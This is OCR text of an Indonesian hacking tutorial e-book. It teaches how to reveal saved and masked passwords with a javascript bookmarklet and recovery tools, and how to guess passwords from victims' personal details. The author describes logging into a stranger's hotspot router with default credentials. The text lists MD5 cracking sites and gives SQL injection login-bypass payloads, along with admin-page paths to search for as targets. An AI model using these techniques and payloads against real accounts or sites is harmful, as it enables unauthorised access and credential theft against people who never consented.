


Gambar 175: Password Yahoo! Messenger.

Web Asterix

Ini hanyalah istilah untuk karakter asterik yang digunakan pada sebuah halaman login web. Sebab, pemakaian program seperti di atas, tidak berfungsi pada sebuah halaman web. Walau demikian, kita tetap bisa melihat password asteriknya dengan mudah.


Caranya adalah dengan memasukkan kode javascript pada bagian untuk memasukkan alamat URL sebuah halaman login website. Misalnya, Anda membuka Facebook.



Gambar 176: Tempat URL.


Ganti URL tersebut dengan kode berikut ini:

```
javascript:(function(){var s,F,j,f,i; s = ""; F = document.forms; for(j=0;
j<F.length; ++j) { f = F[j]; for (i=0; i<f.length; ++i) { if
(f[i].type.toLowerCase() == "password") s += f[i].value + "\n"; } } if (s)
alert("Password di dalam form ini adalah:\n\n" + s); else alert("Tidak ada
password untuk form di halaman ini.");})();
```



Gambar 177: Memasukkan script.

Setelah selesai, tekan tombol **Enter** pada keyboard. Akan muncul sebuah kotak dialog yang menampilkan password dari tanda asterik tersebut.




Gambar 178: Password yang muncul.

Gampang, bukan?

Password Email Client

Apabila Anda menggunakan email client untuk memeriksa email, seperti Mozilla Thunderbird, Outlook Express, Microsoft Outlook, dan sebagainya, dengan menggunakan sebuah yang bernama Mail PassView, akan menunjukkan password dari berbagai email klien yang disimpan dalam komputer.

Sebagai contoh di bawah ini, saya menggunakan program Thunderbird untuk mengakses email Gmail saya. Di sana terlihat program berhasil menemukan password email saya.



Gambar 179: Mail PassView.


Berikut ini adalah daftar email client yang bisa ditemukan passwordnya oleh Mail PassView.

- Outlook Express
- Microsoft Outlook
- Windows Mail
- Windows Live Mail
- IncrediMail
- Eudora
- Netscape 6.x/7.x
- Mozilla Thunderbird
- Group Mail Free
- Yahoo! Mail – apabila passwordnya disimpan dalam Yahoo! Messenger.
- MSN Messenger atau Live Messenger application.
- Gmail – jika password disimpan dalam Google Talk.

Password Dial-up

Dialup Password Recovery Tool adalah program yang bisa digunakan untuk menemukan password semua jenis dial-up dalam sebuah komputer maupun koneksi VPN. Program ini juga akan menampilkan beberapa informasi lain, seperti: User Name, Password, nomor telepon, dan Domain.

Untuk menggunakan program ini, Anda hanya perlu menjalankannya, maka program ini secara otomatis akan mencari informasi dial-up yang tersimpan.



Gambar 180: Dialup Password Recovery.

Seni Menebak Password

Sekarang mari kita bongkar, seni menebak password yang bisa Anda manfaatkan.

1. **Password Umum**

   Apa yang disebut sebagai password umum ini adalah password yang mudah ditebak, gampang diingat, dan kebanyakan orang lebih suka karena lebih simpel. Dan juga merupakan kata yang sering digunakan sebagai password, yaitu: 123456, Asdfg, Qwerty, Rahasia, Password, Rahasia1, Password1, dan sejenisnya.

2. **Menggunakan Nama**

   Kebanyakan orang sering mempergunakan nama orang-orang terdekatnya sebagai password, selain namanya sendiri. Nama di sini bisa nama siapa saja, mulai dari panggilan, nama awal, nama tengah, nama akhir, nama anak, nama saudara, nama pacar, dan sebagainya. Ada juga yang menyingkat namanya atau menggabungkannya.

   Contoh: Bunga Citra Lestari

   Bisa menjadi: bungacl, bcitra, dan sebagainya.

   Khusus untuk wanita, terkadang mereka menambahkan kata-kata: manis, ayu, cantik, di belakangnya. Contoh: dewimanis, dewimaniz.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

3. **Tanggal Kelahiran**

   Tanggal ulang tahun masih sering dipergunakan sebagai password, dan ini biasanya kadang dikombinasikan. Dan terkadang ada yang mengkombinasikan dengan namanya.

   Contoh: Bunga2010, bungadesember.

   Ada pula yang hanya menggunakan angka: 01021990, atau ada yang hanya tahun atau bulan.

4. **Informasi Rumah, Kantor, atau sekolah**

   Masih ada saja orang yang mempergunakan informasi rumah, kantor, atau malah sekolah/kampusnya untuk dipergunakan sebagai password. Misalnya, No. telepon, No. Rumah, dan terkadang nama jalan dari rumah/kantor/sekolah tersebut. Bahkan, saya pernah menemukan ada yang membuat password hanya dengan nama jalan dan alamat rumah. Misalnya: hasanudin32 atau dibalik 32hasanudin.

5. **Nama Hewan Peliharaan**

   Ada orang yang punya kucing di rumah lalu nama kucing tersebut juga dijadikan password.

6. **Khusus ABG**

   Khusus untuk ABG, mereka biasanya senang dengan karakter yang aneh-aneh. Misalnya, kata "begitu" ditulis "begitchu", atau bahasa gaul lainnya.

7. **Tokoh Favorit**

   Biasa yang juga sering saya temui, adanya orang yang menggunakan sesuatu yang favorit menjadi passwordnya, seperti artis favorit atau makanan favorit. Ada pula yang mengagumi tokoh kartun atau bangga terhadap seorang superhero.

8. **Nomor Penting**

   Nomor penting di sini, sebenarnya termasuk pula tanggal lahir. Namun, pada beberapa kasus ada yang menggunakan nomor handphone sebagai password. Banyak orang mempergunakan 4 digit terakhir dari nomor HP-nya yang dikombinasikan dengan namanya sendiri sebagai password. Jadi, tidak ada salahnya bila Anda mencoba kombinasi seperti ini.

Default Password


Salah satu kebiasaan buruk kita adalah membiarkan alat, mesin, atau aplikasi masih menggunakan default password. Default password adalah istilah untuk password bawaan dari vendor.

Banyak mesin atau aplikasi yang kita digunakan tiap hari masih menggunakan password default, seperti mesin PABX, Modem, Router, Akses ke kartu GSM, ATM, System Operasi, Database server, dan lain sebagainya. Misalnya, kebanyakan Router menggunakan username **admin** dengan password juga **admin**.

Default Password juga banyak bertebaran di internet. Untuk mencarinya, kita tinggal masukan nama aplikasi atau alat dengan tambahan default password di dalam *search engine,* maka default password akan mudah diperoleh.


Sebagai contoh, saya sering iseng mencoba login pada halaman administrator Wifi pada sebuah koneksi hotspot. Sewaktu saya menemukan sebuah koneksi hotspot, biasanya menggunakan alamat 192.168.x.x untuk alamat DNS-nya. Misalnya, Router 3G Linksys username dan password default yang digunakan adalah: admin dan admin.

Kebetulan saya menemukan koneksi yang menggunakan Telkomsel Flash. IP-nya adalah: 192.168.0.1, saya pun berhasil menuju halaman login. Sekarang saya memasukkan username dan password default-nya adalah: admin.



Gambar 181: Halaman login ZTE MF30.

Sekarang saya pun bisa masuk ke halaman administratornya.




Gambar 182: Administrasi ZTE MF30.

Anda bisa menggunakan beberapa website berikut ini, sebagai referensi untuk menemukan password default.

http://www.vulnerabilityassessment.co.uk/passwords.htm
http://www.defaultpassword.com/
http://www.routerpasswords.com/
http://cirt.net/passwords
http://www.virus.org/default-password
http://www.corrupteddatarecovery.com/pages/Default-Passwords-Data-Recovery.asp
http://www.defaultpassword.us/
http://default-password.info/
http://defaultpasswords.in/

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476



Gambar 183: Daftar password default.

Hash

Pada contoh yang diberikan di atas, password bisa langsung diperoleh dengan berbagai metode. Namun, perlu Anda ketahui, bahwa password untuk user dalam sebuah database server akan disimpan dalam bentuk ***hash*** atau dikenal juga MD5 hash.

MD5 (*Message-Digest algortihm 5*) ialah fungsi hash kriptografik yang digunakan secara luas dengan hash value 128-bit. Pada standar internet (RFC 1321). MD5 telah dimanfaatkan bermacam-macam pada aplikasi keamanan, dan MD5 juga umum digunakan untuk melakukan pengujian integritas sebuah file.


MD5 adalah salah satu dari serangkaian *algortima message digest* yang didesain oleh Profesor Ronald Rivest dari MIT (Rivest, 1994). Saat kerja analitik menunjukkan bahwa pendahulu MD5 — MD4 — mulai tidak aman, MD5 kemudian didesain pada tahun 1991 sebagai pengganti dari MD4 (kelemahan MD4 ditemukan oleh Hans Dobbertin).

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Ada banyak website yang mengklaim bisa mendekripsi MD5 tersebut supaya dapat dibaca menjadi teks biasa. Di antaranya adalah:

http://www.md5lookup.com/
http://md5.rednoize.com/
http://us.md5.crysm.net
http://www.xmd5.org
http://gdataonline.com
http://www.hashchecker.com
http://passcracking.ru
http://plain-text.info
http://www.securitystats.com/tools/hashcrack.php
http://www.schwett.com/md5/
http://passcrack.spb.ru
http://shm.pl/md5/
http://www.und0it.com
http://www.neeao.com/md5/
http://md5.benramsey.com/
http://www.md5decrypt.com/
http://md5.khrone.pl/
http://www.md5decrypter.com/
http://www.md5database.net/
http://md5.xpzone.de/
http://md5.geeks.li/
http://www.cmd5.com/english.aspx
http://www.md5encryption.com/
http://www.hashreverse.com/
http://rainbowtables.net/services/results.php
http://0ptix.co.nr/md5
http://www.md5this.com/
http://www.md5encryption.com/

Sebagai contoh di sini, apabila Anda menemukan password dalam sebuah database SQL berbentuk seperti berikut ini: **202cb962ac59075b964b07152d234b70**, Anda bisa membuka salah satu website di atas, misalnya: http://www.passcracking.com/. Lalu masukkan kode tersebut pada tempat yang disediakan dan klik **DoIT**.



Gambar 184: Crack hash.


Kini Anda bisa mengetahui password yang disembunyikan dengan kode MD5 hash 202c b962ac59075b964b07152d234b70, adalah: 123.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Identity Theft


Coba Anda baca ulang seni menebak password pada penjelasan sebelumnya. Apakah Anda merasa menggunakan salah satu dari hal tersebut. Apakah susah menemukan informasi seperti itu? Ternyata saat ini, informasi pribadi bukanlah sesuatu yang sulit dicari dan dicuri (*identity theft*).

Dengan hadirnya *social networking* seperti Facebook, Twitter, Friendster, dan sejenisnya, banyak orang yang mengumbar informasi mengenai dirinya di depan umum. Sehingga semakin marak pula apa yang disebut dengan *identity theft*.



Gambar 185: Melihat informasi seseorang.

Masih berhubungan dengan *identity theft*, katakanlah password yang digunakan tidak satu pun dari pilihan di atas. Seseorang pun masih bisa membajak password dengan berpura-pura lupa password. Sedangkan sewaktu akan memunculkan kembali password yang lupa maupun diganti dengan password baru, sebuah website akan menanyakan hal pribadi, seperti pada Yahoo! menanyakan tempat bulan madu, nama kecil, nama guru favorit, nama penulis kesukaan, judul buku yang disukai, dan pertanyaan lainnya. Sekali lagi, semua informasi itu diobral dalam *social network*. Jadi, seseorang tidak perlu teknik hacking tingkat tinggi untuk membongkar sebuah password.



Gambar 186: Yahoo! Forget password.

Bahkan, terkadang seseorang menggunakan satu password yang sama untuk beberapa hal sekaligus. Seperti password email juga digunakan untuk Facebook, akses website, dan sebagainya. Tidak heran korban dari pembobolan password ketika terkena satu password terbongkar, yang lain pun ikut terbongkar.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

SQL Injection | 13

Pada dasarnya, Anda akan lebih mudah memelajari bab ini apabila Anda memiliki dasar web programming, terutama SQL. SQL (*Structured Query Language*) digunakan untuk pengelolaan database dengan cara mengirimkan perintah (*query*) yang terstruktur. Pengunaan SQL sebagai database yang cukup populer, di antaranya MySQL, Microsoft SQL Server, dan PostgreSQL. SQL sering digunakan bersama dengan bahasa pemrograman web, seperti PHP. Yang banyak digunakan adalah PHP dan MySQL. Dimana SQL digunakan untuk mengakses database.

SQL Injection merupakan sebuah aksi hacking yang dilakukan di aplikasi *client* dengan cara memodifikasi perintah atau syntax SQL. Terdapat dua jenis SQL Injection. Yang pertama disebut Blind SQL Injection, yang bertujuan untuk melihat isi dari database. Lalu ada pula Advanced SQL Injection yang tujuannya tidak hanya melihat isi database, tetapi juga bisa mengakses server, termasuk mengakses shell dan memasang backdoor.

Teknik hacking SQL Injection ini mulai terkenal di Indonesia semenjak dijebolnya situs KPU tahun 1999. Dengan teknik ini, seseorang dapat masuk sebagai web administrator tanpa harus susah payah melakukan scan port yang terbuka, tanpa terdeteksi oleh firewall, dan bahkan tanpa menggunakan tool sama sekali.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Sebagai ilustrasi, untuk mengelola website-nya, seorang administrator atau web programmer membuat halaman web untuk aktivitas update semua halaman web sehingga bisa dikelola darimana pun dan kapan pun. Halaman web tersebut biasanya tersimpan di www.nama-website.com/administrator.php, ataupun dengan nama yang sejenis, seperti admin.php. Untuk mengamankan halaman yang dikhususkan untuk administrator ini, dipasanglah pengaman berupa username dan password.

Pada ilustrasi di atas, untuk menyocokan user yang login, maka digunakan statemen SQL seperti berikut:

```
Select * from admin where username = input_username and
password = input_password
```

Sebagai contoh, apabila penulis sebagai administrator dengan username = administrator dan password = admin bermaksud untuk login, SQL statemen-nya adalah:

```
Select * from admin where username = 'administrator' and
Password = 'admin'
```

Hal ini bisa dipastikan bahwa *field username* terdapat *record administrator,* sedangkan *field password* terdapat *record admin*. Sehingga proteksi pun bisa dilewati dan Anda bisa login ke halaman administrator, maupun halaman yang diproteksi lainnya. Sebaliknya, apabila username dan password yang dimasukkan tidak sesuai (salah), akan keluar pesan kesalahan yang isinya kita tidak diizinkan untuk login.

Tidak adanya penanganan terhadap karakter-karakter tanda petik satu (') dan juga karakter double minus (--) yang menyebabkan suatu aplikasi dapat disisipi dengan perintah SQL.

Lalu dengan memasukan input **' or ''='** pada username dan password, terjadi perubahan statemen SQL.

```
Select * from admin where username = '' or '' = '' and
Password = '' or ''=''
```

Logika OR menyebabkan statement membalikan nilai *false* jadi *true* sehingga kita bisa masuk sebagai user yang terdapat pada record pertama dalam tabel admin (record pertama biasanya administrator). Seandainya kita mengetahui username tapi tidak tahu passwordnya, misalkan username = administrator, caranya adalah dengan menginput username dengan "administrator'—" pada text box.

Sedangkan pada textbox password boleh diisi sembarang, misalkan ' or ''='.
Efeknya statement SQL berubah menjadi

```
Select * from admin where username = ' administrator '--"
And password = '' or ''=''
```

Tanda "--" (dua tanda minus) di SQL Server server berarti akhir dari statement SQL sehingga perintah di belakangnya tidak dieksekusi lagi.

Gambar 187: Contoh halaman login.

Dengan syntax di atas, malah bisa membuat Anda login tanpa harus tahu username dan password.

Untuk menemukan target yang bisa Anda uji cobakan SQL Injection ini, Anda hanya perlu mencari website yang memiliki alamat:

"/admin.asp"
"/login.asp"
"/logon.asp"
"/adminlogin.asp"
"/adminlogon.asp"
"/admin_login.asp"
"/admin_logon.asp"
"/admin/admin.asp"

"/admin/login.asp"

"/admin/logon.asp"

Ekstensi ASP bisa Anda ganti juga dengan PHP.

Apabila sewaktu Anda menemukan target tapi sewaktu mencobanya tidak terjadi perubahan apa-apa, berarti administrator web tidak mengizinkan user menginput karakter selain a - z atau A - Z atau 0 – 9, sebagai sebuah tindakan pengamanan.

Variasi kode lain dari SQL Injection, antara lain:

User name : ***admin***

Password : ***` or `a'='a***

atau bisa dimasukkan ke dua-duanya, misalnya:

admin'--

' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --

